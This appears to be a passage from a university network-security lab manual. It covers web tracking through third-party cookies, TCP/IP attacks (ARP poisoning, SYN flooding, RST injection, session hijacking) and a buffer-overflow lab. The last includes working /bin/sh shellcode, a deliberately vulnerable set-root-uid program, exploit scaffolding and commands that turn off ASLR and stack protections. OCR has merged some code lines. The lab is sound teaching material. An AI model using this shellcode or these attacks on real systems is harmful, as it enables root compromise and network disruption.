5.3.2 Task 5: Tracking in a Private browser window

In `InPrivate` browsing the browser stores some information such as `cookies` and temporary Internet files so the webpages you visit will work correctly. However, at the end of your `InPrivate` browsing session, this information is discarded. Once the `InPrivate` browser is closed the `cookies` are cleared, and temporary internet files are deleted for that session.

The objective of this task is to understand the working of the web tracking in a private browser window. In this task you need to open the E-commerce websites, view details of one or more products. Once you login to the `Elgg` website (in the same private browser) you should see the most visited product displayed as an advertisement.

1. Open `Elgg` website without visiting any website and describe your observation in the lab report.

2. Open Firefox and open the `CameraStore`, `MobileStore`, `ElectronicStore` and `ShoeStore` web- sites.

3. Click on view details for any products in the websites.

4. Refresh the `Elgg` website in Firefox and describe your observation.

5. Close the `InPrivate` browser, reopen it and browse the `Elgg` website. Describe your observation.

Compare your observations with Task1. Explain the reasons and provide evidence to support your observations. Note: Please follow the instructions given before to open a new private window in Firefox.

Task 6: Real world tracking

The web tracking in real world involves many ad servers, each ad servers have their own technique of tracking the user interests. In this task you need to visit any of the websites given below and identify the web requests which are sent to the ad servers using the `LiveHTTPHeaders` in Firefox. The websites are:

1. `http://dictionary.reference.com`
2. `http://www.amazon.com`
3. `http://www.careerbuilder.com`

Open the websites, observe the HTTP request and response in `LiveHTTPHeaders`. Capture screenshot of one HTTP request to the real world ad server for each web site. Also identify the `third party cookie` used for that HTTP request.

Task 7: Countermeasures

There are certain countermeasures for the web tracking but most of the websites won’t work properly after imple- menting the counter measures. Most of the websites are highly dependent on `JavaScript` and `third party cookies`. You must have observed that the web tracking tasks are mostly dependent on the `third party cookies`.
The objective of this task is to understand the countermeasures. In this task you should disable the `third party cookies` in Firefox browser and figure out if your impressions are tracked. Please follow the steps below and give your observation:

4. Disable the `third party cookies` from the Firefox browser. Please follow the instructions of how to disable `third party cookies` in Firefox browser in `https://support.mozilla.org/en-US/ kb/disable-third-party-cookies`.

5. After disabling the third party `cookies`, open the `CameraStore`, `MobileStore`, `ElectronicStore`, `ShoeStore` websites and `LiveHTTPHeaders`.

6. Click on view details for any products in the websites.

7. In LiveHTTPHeaders, identify the HTTP request, which set the third party cookies, and take the screenshot.

8. Open Elgg website and describe your observation. Also take the screenshot of HTTP request to ads server in
LiveHTTPHeaders. Compare it with the HTTP request to ads server in Task 4 and explain the difference.

Also there are other ways to mitigate the web tracking. To opt out of targeted advertisement, add browser exten- sions like RequestPolicy, NoScript and Ghostery which control the third party requests from the web browser. Also one can keep cookies for the browsing session, by setting a cookie policy “only keep cookies until I close my browser” which will delete all the cookies after the browser window is closed. Major web browsers provide with an option of Do Not Track, which is a feature to let third party trackers know your preference to opt out third party tracking, and it is done by sending a HTTP header for every web request. This
Do Not Track preference may or may not adhered by the third party trackers. Some third party trackers provide with an option of Opt Out of targeted advertisement. Some of them may interpret “Opt Out” to mean “do not show me targeted ads”, rather than “do not track my behavior online”. You can check your tracked online profile created by Google in www.google.com/settings/ads. You can also find the Opt out option provided in the above Google URL.

Guidelines

The diagram in Figure 3.4 shows the high level architecture of the Web tracking. In this diagram we have three major components, the E-Commerce websites, Ad server and the Elgg website to display the targeted advertisements. Each of the e-commerce websites have web bugs or beacons to track user preferences. They are implanted as 1px by 1px image tags in the websites.

Submission

You need to submit a detailed lab report to describe what you have done and what you have observed. Please provide details using LiveHTTPHeaders, Wireshark, and/or screen shots. You also need to provide explanation to the observations that are interesting or surprising.





Figure 3.1: Open Firefox and select History.


Clear All History

Time range to clear: Everything

All history will be cleared.
This action cannot be undone.

Details

- ✓ Browsing & Download History
- ✓ Form & Search History
- ✓ Cookies
- ✓ Cache
- ✓ Active Logins
- ✓ Offline Website Data
- ✓ Site Preferences

Figure 3.2: Clear history and cookies.




Figure 3.3: Open a private browser in Firefox.




Figure 3.4: High level architecture diagram of web tracking

Attach printouts here

Lab Session 04

Examine Attacks on TCP/IP Protocols

Lab Overview

The learning objective of this lab is for students to gain the first-hand experience on the vulnerabilities of TCP/IP protocols, as well as on attacks against these vulnerabilities. The vulnerabilities in the TCP/IP protocols represent a special genre of vulnerabilities in protocol designs and implementations; they provide an invaluable lesson as to why security should be designed in from the beginning, rather than being added as an afterthought. Moreover, studying these vulnerabilities help students understand the challenges of network security and why many network security measures are needed. Vulnerabilities of the TCP/IP protocols occur at several layers.

Lab Environment

Environment Setup

Network Setup. To conduct this lab, students need to have at least 3 machines. One computer is used for attacking, the second computer is used as the victim, and the third computer is used as the observer. Students can set up 3 virtual machines on the same host computer, or they can set up 2 virtual machines, and then use the host computer as the third computer. For this lab, we put all these three machines on the same LAN, the configuration is described in the following:

```
      Machine 1               Machine 2            Machine 3
    192.168.0.122           192.168.0.123        192.168.0.124
|                          |                          |
|__________________________|__________________________|
|                   LAN or Virtual Network            |
|                   Gateway 192.168.0.1               |
|_____________________________________________________|
   | Internet
```

Operating System. This lab can be carried out using a variety of operating systems. Our pre-built virtual machine is based on `Ubuntu Linux`, and all the tools needed for this lab are already installed. If you prefer to use other UNIX operating systems, such as `Fedora`, you should feel free to use them; however, some of the commands used in this lab description might not work or exist in other operating systems.

`Netwox` **Tools.** We need tools to send out network packets of different types and with different contents. We can use `Netwag` to do that. However, the GUI interface of `Netwag` makes it difficult for us to automate our process. Therefore, we strongly suggest that students use its command-line version, the `Netwox` command, which is the underlying command invoked by `Netwag`.

`Netwox` consists of a suite of tools, each having a specific number. You can run the command like the following (the parameters depend on which tool you are using). For some of the tool, you have to run it with the root privilege:

```
# netwox number [parameters ... ]
```

If you are not sure how to set the parameters, you can look at the manual by issuing `"netwox number --help"`. You can also learn the parameter settings by running `Netwag`: for each command you execute from the graphic interface, `Netwag` actually invokes a corresponding `Netwox` command, and it displays the parameter settings. Therefore, you can simply copy and paste the displayed command.

`Wireshark` **Tool.** You also need a good network-traffic sniffer tool for this lab. Although `Netwox` comes with a sniffer, you will find that another tool called `Wireshark` is a much better sniffer tool. Both `Netwox` and `Wireshark` can be downloaded. If you are using our pre-built virtual machine, both tools are already installed. To sniff all the network traffic, both tools need to be run by the `root`.

Enabling the `ftp` **and** `telnet` **Servers.** For this lab, you may need to enable the `ftp` and `telnet` servers. For the sake of security, these services are usually disabled by default. To enable them in our pre-built Ubuntu virtual machine, you need to run the following commands as the `root` user:

```
Start the ftp server
# service vsftpd start

Start the telnet server
# service openbsd-inetd start
```

Lab Tasks

In this lab, students need to conduct attacks on the TCP/IP protocols. They can use the `Netwox` tools and/or other tools in the attacks. All the attacks are performed on `Linux` operating systems. However, instructors can require students to also conduct the same attacks on other operating systems and compare the observations.

To simplify the “guess” of TCP sequence numbers and source port numbers, we assume that attacks are on the same physical network as the victims. Therefore, you can use sniffer tools to get that information. The following is the list of attacks that need to be implemented.

Task (1): ARP cache poisoning

The ARP cache is an important part of the ARP protocol. Once a mapping between a MAC address and an IP address is resolved as the result of executing the ARP protocol, the mapping will be cached. Therefore, there is no need to repeat the ARP protocol if the mapping is already in the cache. However, because the ARP protocol is stateless, the cache can be easily poisoned by maliciously crafted ARP messages. Such an attack is called the ARP cache poisoning attack.


In such an attack, attackers use spoofed ARP messages to trick the victim to accept an invalid MAC-to-IP mapping, and store the mapping in its cache. There can be various types of consequences depending on the motives of the attackers. For example, attackers can launch a DoS attack against a victim by associating a nonexistent MAC address to the IP address of the victim’s default gateway; attackers can also redirect the traffic to and from the victim to another machine, etc.

In this task, you need to demonstrate how the ARP cache poisoning attack work. Several commands can be useful in this task. In `Linux` we can use command `arp` to check the current mapping between IP address and MAC.

Task (2): ICMP Redirect Attack

The ICMP redirect message is used by routers to provide the up-to-date routing information to hosts, which initially have minimal routing information. When a host receives an ICMP redirect message, it will modify its routing table according to the message. Because of the lack of validation, if attackers want the victim to set its routing information in a particular way, they can send spoofed ICMP redirect messages to the victim, and trick the victim to modify its routing table.
In this task, you should demonstrate how the ICMP redirect attack works, and describe the observed consequence.
To check the routing information in `Linux`, you can use the command `route`.

Task (3): SYN Flooding Attack



Normal TCP 3 way handshake between user and server

SYN flood: attacker sends many SYN to server without ACK. The server is not able to process request from user.

Fig 4.1: SYN Flood

SYN flood is a form of DoS attack in which attackers send many SYN requests to a victim's TCP port, but the attackers have no intention to finish the 3-way handshake procedure. Attackers either use spoofed IP address or do not continue the procedure. Through this attack, attackers can flood the victim's queue that is used for half-opened connections, i.e. the connections that has finished SYN, SYN-ACK, but has not yet got a final ACK back. When this queue is full, the victim cannot take any more connection. Figure6.1illustrates the attack.
The size of the queue has a system-wide setting. In `Linux`, we can check the system queue size setting using the following command:

```
# sysctl -q net.ipv4.tcp_max_syn_backlog
```

We can use command "`netstat -na`" to check the usage of the queue, i.e., the number of half-opened connection associated with a listening port. The state for such connections is `SYN-RECV`. If the 3-way handshake is finished, the state of the connections will be `ESTABLISHED`.

In this task, you need to demonstrate the SYN flooding attack. You can use the Netwox tool to conduct the attack, and then use a sniffer tool to capture the attacking packets. While the attack is ongoing, run the `"netstat -na"` command on the victim machine, and compare the result with that before the attack. Please also describe how you know whether the attack is successful or not.

SYN Cookie Countermeasure: If your attack seems unsuccessful, one thing that you can investigate is whether the SYN cookie mechanism is turned on. SYN cookie is a defense mechanism to counter the SYN flooding attack. The mechanism will kick in if the machine detects that it is under the SYN flooding attack. You can use the `sysctl` command to turn on/off the SYN cookie mechanism:

```
# sysctl -a | grep cookie    (Display the SYN cookie flag) # sysctl -w
net.ipv4.tcp_syncookies=0    (turn off SYN cookie) # sysctl -w
net.ipv4.tcp_syncookies=1 (turn on SYN cookie)
```

Please run your attacks with the SYN cookie mechanism on and off, and compare the results. In your report, please describe why the SYN cookie can effectively protect the machine against the SYN flooding attack. If your instructor does not cover the mechanism in the lecture, you can find how the SYN cookie mechanism works from the Internet.

Task (4): TCP RST Attacks on `telnet` and `ssh` Connections

The TCP RST Attack can terminate an established TCP connection between two victims. For example, if there is an established `telnet` connection (TCP) between two users A and B, attackers can spoof a RST packet from A to B, breaking this existing connection. To succeed in this attack, attackers need to correctly construct the TCP RST packet. In this task, you need to launch a TCP RST attack to break an existing `telnet` connection between A and B.
After that, try the same attack on an `ssh` connection. Please describe your observations. To simply the lab, we assume that the attackers and the victims are on the same LAN, i.e., attackers can observe the TCP traffic between A and B.

Task (5): TCP RST Attacks on Video Streaming Applications

Let us make the TCP RST attack more interesting by experimenting it on the applications that are widely used in nowadays. We choose the video streaming application in this task. For this task, you can choose a video streaming web site that you are familiar with (we will not name any specific web site here). Most of video sharing websites establish a TCP connection with the client for streaming the video content. The attacker's goal is to disrupt the TCP session established between the victim and video streaming machine. To simplify the lab, we assume that the attacker and the victim are on the same LAN. In the following, we describe the common interaction between a user (the victim) and some video-streaming web site:

- The victim browses for a video content in the video-streaming web site, and selects one of the videos for streaming.

- Normally video contents are hosted by a different machine, where all the video contents are located. After the victim selects a video, a TCP session will be established between the victim machine and the content server for the video streaming. The victim can then view the video he/she has selected.

Your task is to disrupt the video streaming by breaking the TCP connection between the victim and the content server. You can let the victim user browse the video-streaming site from another (virtual) machine or from the same (virtual) machine as the attacker. Please be noted that, to avoid liability issues, any attacking packets should be targeted at the victim machine (which is the machine run by yourself), not the content server machine (which does not belong to you).

Task (6): ICMP Blind Connection-Reset and Source-Quench Attacks

ICMP messages can also be used achieve the connection-resetting attack. To do this, attackers send an ICMP error message that indicates a “hard error” to either of the two endpoints of a TCP connection. The connection can be immediately torn down as RFC 1122 states that *a host should abort the corresponding connection when receiving such an ICMP error message*. RFC 1122 defines “hard errors” as ICMP error messages of type 3 (Destination Unreachable) with code 2 (protocol unreachable), 3 (port unreachable), or 4 (fragmentation needed and DF bit set).

The ICMP source quench message is used by the congested routers to tell the TCP senders to slow down. Attackers can forge such messages to conduct the denial of services attacks on TCP senders.

In this task, you need to launch the ICMP blind connect-reset attacks and the ICMP source quench attacks. You need to be noted that some systems may reasonably ignore this type of ICMP errors in certain TCP state. You need to describe your observations in the lab report.

Task (7): TCP Session Hijacking

The objective of the TCP Session Hijacking attack is to hijack an existing TCP connection (session) between two victims by injecting malicious contents into this session. If this connection is a `telnet` session, attackers can inject malicious commands into this session, causing the victims to execute the malicious commands. We will use `telnet` in this task. We also assume that the attackers and the victims are on the same LAN.



client
SYN, Seqence Number X
server
SYN−ACK, Sequence Number Y
ACK, Acknowledge Number Y+1
Data: "A", Sequence Number X+1
Acknowledge Number X+2
Normal TCP 3 way handshake and sending data between client and server
client
server
Acknowledge Number X+1
attacker
Data: "Z", Sequence Number X+2
Attacker Hijack the TCP session and send data "Z" to server on behalf of client

Figure 4.2: TCP Session Hijacking

Note: If you use Wireshark to observe the network traffic, you should be aware that when Wireshark displays the TCP sequence number, by default, it displays the relative sequence number, which equals to the actual sequence number minus the initial sequence number. If you want to see the actual sequence number in a packet, you need to right click the TCP section of the Wireshark output, and select "`Protocol Preference`". In the popup window, uncheck the "`Relative Sequence Number and Window Scaling`" option.

Investigation

The level of difficulty in TCP attacks depends on a number of factors. Please investigate the following and write down your discoveries and observations in your lab reports.

1. Study the pattern of the Initial Sequence Numbers (ISN), and answer whether the patterns are predictable.
2. Study the TCP window size, and describe your observations.
3. Study the pattern of the source port numbers, and answer whether the patterns are predictable.

Note

It should be noted that because some vulnerabilities have already been fixed in `Linux`, some of the above attacks will fail in `Linux`, but they might still be successful against other operating systems.

Lab Report

You should submit a lab report. The report should cover the following sections:

Design: The design of your attacks, including the attacking strategies, the packets that you use in your attacks, the tools that you used, etc.

Observation: Is your attack successful? How do you know whether it has succeeded or not? What do you expect to see? What have you observed? Is the observation a surprise to you?

Explanation: Some of the attacks might fail. If so, you need to find out what makes them fail. You can find the explanations from your own experiments (preferred) or from the Internet. If you get the explanation from the Internet, you still need to find ways to verify those explanations through your own experiments. You need to convince us that the explanations you get from the Internet can indeed explain your observations.

Attach printouts here

Lab Session 05

Explore Buffer Overflow Vulnerability

Lab Overview

The learning objective of this lab is for students to gain the first-hand experience on buffer-overflow vulnerability by putting what they have learned about the vulnerability from class into action. Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundaries of pre-allocated fixed length buffers. This vulnerability can be utilized by a malicious user to alter the flow control of the program, even execute arbitrary pieces of code. This vulnerability arises due to the mixing of the storage for data (e.g. buffers) and the storage for controls (e.g. return addresses): an overflow in the data part can affect the control flow of the program, because an overflow can change the return address.

In this lab, students will be given a program with buffer-overflow vulnerability; their task is to develop a scheme to exploit the vulnerability and finally gain the root privilege. In addition to the attacks, students will be guided to walk through several protection schemes that have been implemented in the operating system to counter against the buffer-overflow attacks. Students need to evaluate whether the schemes work or not and explain why.

Lab Tasks

Initial setup

You can execute the lab tasks using our pre-built `Ubuntu` virtual machines. `Ubuntu` and other Linux distributions have implemented several security mechanisms to make the buffer-overflow attack difficult. To simply our attacks, we need to disable them first.

Address Space Randomization: `Ubuntu` and several other Linux-based systems uses address space randomization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks. In this lab, we disable these features using the following commands:

```
$ su root
  Password: (enter root password) #sysctl -w kernel.randomize_va_space=0
```

The StackGuard Protection Scheme: The GCC compiler implements a security mechanism called "Stack Guard" to prevent buffer overflows. In the presence of this protection, buffer overflow will not work. You can disable this protection if you compile the program using the *-fno-stack-protector* switch. For example, to compile a program example.c with Stack Guard disabled, you may use the following command:

```
$ gcc -fno-stack-protector example.c
```

Non-Executable Stack: `Ubuntu` used to allow executable stacks, but this has now changed: the binary images of programs (and shared libraries) must declare whether they require executable stacks or not, i.e., they need to mark a field in the program header. Kernel or dynamic linker uses this marking to decide whether to make the stack of this running program executable or non-executable. This marking is done automatically by the recent versions of `gcc`, and by default, the stack is set to be non-executable. To change that, use the following option when compiling programs:

```
For executable stack:
$ gcc -z execstack     -o test test.c

For non-executable stack:
$ gcc -z noexecstack     -o test test.c
```

Shellcode

Before you start the attack, you need a shellcode. A shellcode is the code to launch a shell. It has to be loaded into the memory so that we can force the vulnerable program to jump to it. Consider the following program:

```
#include <stdio.h> int main( ) {
char *name[2];

name[0] = ''/bin/sh''; name[1] = NULL; execve(name[0], name, NULL);
}
```

The shellcode that we use is just the assembly version of the above program. The following program shows youhow to launch a shell by executing a shellcode stored in a buffer. Please compile and run the following code, and see whether a shell is invoked.

```
/* call_shellcode.c   */

/*A program that creates a file containing code for launching shell*/ #include
<stdlib.h>
#include <stdio.h> #include <string.h>

 const char code[] =
 "\x31\xc0"          /* Line 1:  xorl   %eax,%eax                */
 "\x50"              /* Line 2:  pushl  %eax                     */
 "\x68""//sh"        /* Line 3:  pushl  $0x68732f2f              */
 "\x68""/bin"        /* Line 4:  pushl  $0x6e69622f              */
 "\x89\xe3"          /* Line 5:  movl   %esp,%ebx                */
 "\x50"              /* Line 6:  pushl  %eax                     */
 "\x53"              /* Line 7:  pushl  %ebx                     */
 "\x89\xe1"          /* Line 8:  movl   %esp,%ecx                */
 "\x99"              /* Line 9:  cdq                             */
 "\xb0\x0b"          /* Line 10: movb   $0x0b,%al                */
 "\xcd\x80"          /* Line 11: int    $0x80                    */
;
int main(int argc, char **argv)
{
char buf[sizeof(code)]; strcpy(buf, code); ((void(*)( ))buf)( );
}
```

Please use the following command to compile the code (don't forget the `execstack` option):

```
$ gcc -z execstack -o call_shellcode call_shellcode.c
```

A few places in this shellcode are worth mentioning. First, the third instruction pushes "//sh", rather than "/sh"
into the stack. This is because we need a 32-bit number here, and "/sh" has only 24 bits. Fortunately, "//" is equivalent to "/", so we can get away with a double slash symbol. Second, before calling the `execve()` system call, we need to store `name[0]` (the address of the string), `name` (the address of the array), and `NULL` to the `%ebx`, `%ecx`, and `%edx` registers, respectively. Line 5 stores `name[0]` to `%ebx`; Line 8

stores `name` to `%ecx`; Line 9 sets `%edx` to zero. There are other ways to set `%edx` to zero (e.g., `xorl %edx, %edx`); the one (`cdq`) used here is simply a shorter instruction: it copies the sign (bit 31) of the value in the EAX register (which is 0 at this point) into every bit position in the EDX register, basically setting `%edx` to 0. Third, the system call `execve()` is called when we set `%al` to 11, and execute "`int $0x80`".

The Vulnerable Program

```
/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
char buffer[24];

/* The following statement has a buffer overflow problem */ strcpy(buffer,
str);

return 1;
}

int main(int argc, char **argv)
{
char str[517];
FILE *badfile;

badfile = fopen("badfile", "r"); fread(str, sizeof(char), 517, badfile);
bof(str);
printf("Returned Properly\n"); return 1;
}
```

Compile the above vulnerable program and make it set-root-uid. You can achieve this by compiling it in the `root`
account, and `chmod` the executable to `4755` (don't forget to include the `execstack` and `-fno-stack-protector` options to turn off the non-executable stack and StackGuard protections):

```
$ su root
Password (enter root password)
# gcc -o stack -z execstack -fno-stack-protector stack.c # chmod 4755 stack
# exit
```

The above program has a buffer overflow vulnerability. It first reads an input from a file called "badfile", and then passes this input to another buffer in the function `bof()`. The original input can have a maximum length of 517 bytes, but the buffer in `bof()` has only 12 bytes long. Because `strcpy()` does not check boundaries, buffer overflow will occur. Since this program is a set-root-uid program, if a normal user can exploit this buffer overflow vulnerability, the normal user might be able to get a root shell. It should be noted that the program gets its input from a file called "badfile". This file is under users' control. Now, our objective is to create the contents for "badfile", such that when the vulnerable program copies the contents into its buffer, a root shell can be spawned.

Task 1: Exploiting the Vulnerability

We provide you with a partially completed exploit code called “exploit.c”. The goal of this code is to construct contents for “badfile”. In this code, the shellcode is given to you. You need to develop the rest.

```
/* exploit.c    */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
"\x31\xc0"              /* xorl    %eax,%eax              */
"\x50"                  /* pushl   %eax                   */
"\x68""//sh"            /* pushl   $0x68732f2f            */
"\x68""/bin"            /* pushl   $0x6e69622f            */
"\x89\xe3"              /* movl    %esp,%ebx              */
"\x50"                  /* pushl   %eax                   */
"\x53"                  /* pushl   %ebx                   */
"\x89\xe1"              /* movl    %esp,%ecx              */
"\x99"                  /* cdq                            */
"\xb0\x0b"              /* movb    $0x0b,%al              */
"\xcd\x80"              /* int     $0x80                  */
;

void main(int argc, char **argv)
{
char buffer[517];
FILE *badfile;

/* Initialize buffer with 0x90 (NOP instruction) */ memset(&buffer, 0x90,
517);

/* You need to fill the buffer with appropriate contents here */

/* Save the contents to the file "badfile" */

badfile = fopen("./badfile", "w"); fwrite(buffer, 517, 1, badfile);
fclose(badfile);
}
```

After you finish the above program, compile and run it. This will generate the contents for “badfile”. Then run the vulnerable program `stack`. If your exploit is implemented correctly, you should be able to get a root shell:

Important: Please compile your vulnerable program first. Please note that the program exploit.c, which generates the bad file, can be compiled with the default Stack Guard protection enabled. This is because we are not going to overflow the buffer in this program. We will be overflowing the buffer in stack.c, which is compiled with the Stack Guard protection disabled.

```
$ gcc -o exploit exploit.c
$./exploit           // create the badfile
$./stack             // launch the attack by running the vulnerable program #
<---- Bingo! You've got a root shell!
```

It should be noted that although you have obtained the "#" prompt, your real user id is still yourself (the effective user id is now root). You can check this by typing the following:

```
# id
uid=(500) euid=0(root)
```

Many commands will behave differently if they are executed as `Set-UID root` processes, instead of just as `root` processes, because they recognize that the real user id is not `root`. To solve this problem, you can run the following program to turn the real user id to `root`. This way, you will have a real `root` process, which is more powerful.

```
void main()
{
setuid(0);       system("/bin/sh");
}
```

Task 2: Address Randomization

Now, we turn on the Ubuntu's address randomization. We run the same attack developed in Task 1. Can you get a shell? If not, what is the problem? How does the address randomization make your attacks difficult? You should describe your observation and explanation in your lab report. You can use the following instructions to turn on the address randomization:

```
$ su root
Password: (enter root password)
# /sbin/sysctl -w kernel.randomize_va_space=2
```

If running the vulnerable code once does not get you the root shell, how about running it for many times? You can run `./stack` in the following loop , and see what will happen. If your exploit program is designed properly, you should be able to get the root shell after a while. You can modify your exploit program to increase the probability of success (i.e., reduce the time that you have to wait).

```
$ sh -c "while [ 1 ]; do ./stack; done;"
```

Task 3: Stack Guard

Before working on this task, remember to turn off the address randomization first, or you will not know which protec- tion helps achieve the protection.

